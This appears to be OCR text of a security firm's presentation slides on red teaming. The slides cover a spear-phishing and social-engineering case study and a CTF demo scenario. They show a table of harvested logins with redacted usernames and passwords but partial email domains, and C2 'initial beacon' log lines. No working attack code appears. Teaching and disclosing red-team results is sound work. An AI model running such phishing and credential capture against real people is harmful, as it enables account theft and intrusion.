
Inspector

Request attrib

Request query

Request heade

User Credentials Exposed



User Credentials Exposed


Request	Payload	Status code	Error	Timeout	Length	user=	password=
52	37051	302			598	[redacted]@cast...	[redacted]
113	37112	302			606	[redacted]@v...	
13	37012	302			578	[redacted]@camu.it	
182	37181	302			604	[redacted]@e...	
110	37109	302			596	[redacted]@william...	
118	37117	302			604	[redacted]@quaker...	
116	37115	302			604	[redacted]@motorpo...	
177	37176	302			580	[redacted]@gmai...	
98	37097	302			604	[redacted]@d...	
235	37234	302			586	[redacted]@technopart...	
103	37102	302			574	[redacted]@avl.com	
236	37235	302			618	[redacted]	
128	37127	302			588	[redacted]@ncabgr...	
41	37040	302			594	[redacted]@saler...	
60	37059	302			584	[redacted]@nuovaret.com	
123	37122	302			580	[redacted]@hotm...	

APPROACH
CYBER

Étude de cas

Red Teaming

Spear phishing



Red Teaming

Social Engineering


```
16:03:55 *** initial beacon from       *@10.161.80.27
16:09:42 *** initial beacon from        @10.161.85.35
16:15:28 *** initial beacon from       *@10.161.79.153
16:26:49 *** initial beacon from        *@10.161.66.106
```

APPROACH
CYBER

Démonstration

CTF – Opération Anonymous

Une bombe menace de causer des ravages, et vous êtes la dernière ligne de défense. Anonymous a besoin de votre expertise en cybersécurité pour infiltrer les systèmes du groupe terroriste, et accéder à l'interface web de la bombe. Pour cela, il vous faudra d'abord activer son émetteur WiFi. On compte sur vous.

1. Analyser les logs pour trouver un moyen d'accéder au site */access.txt*
2. Activer et accéder au WiFi de la bombe
3. Désactiver la bombe

APPROACH CYBER

Questions

Thank you! Let's stay in touch!

https://www.linkedin.com/in/laurent-bossart-3a582317a/

laurent.bossart@approach-cyber.com

APPROACH CYBER

Approach Cyber

LinkedIn

Approach Belgium – Louvain-la-Neuve, Antwerp

Approach Switzerland – Lausanne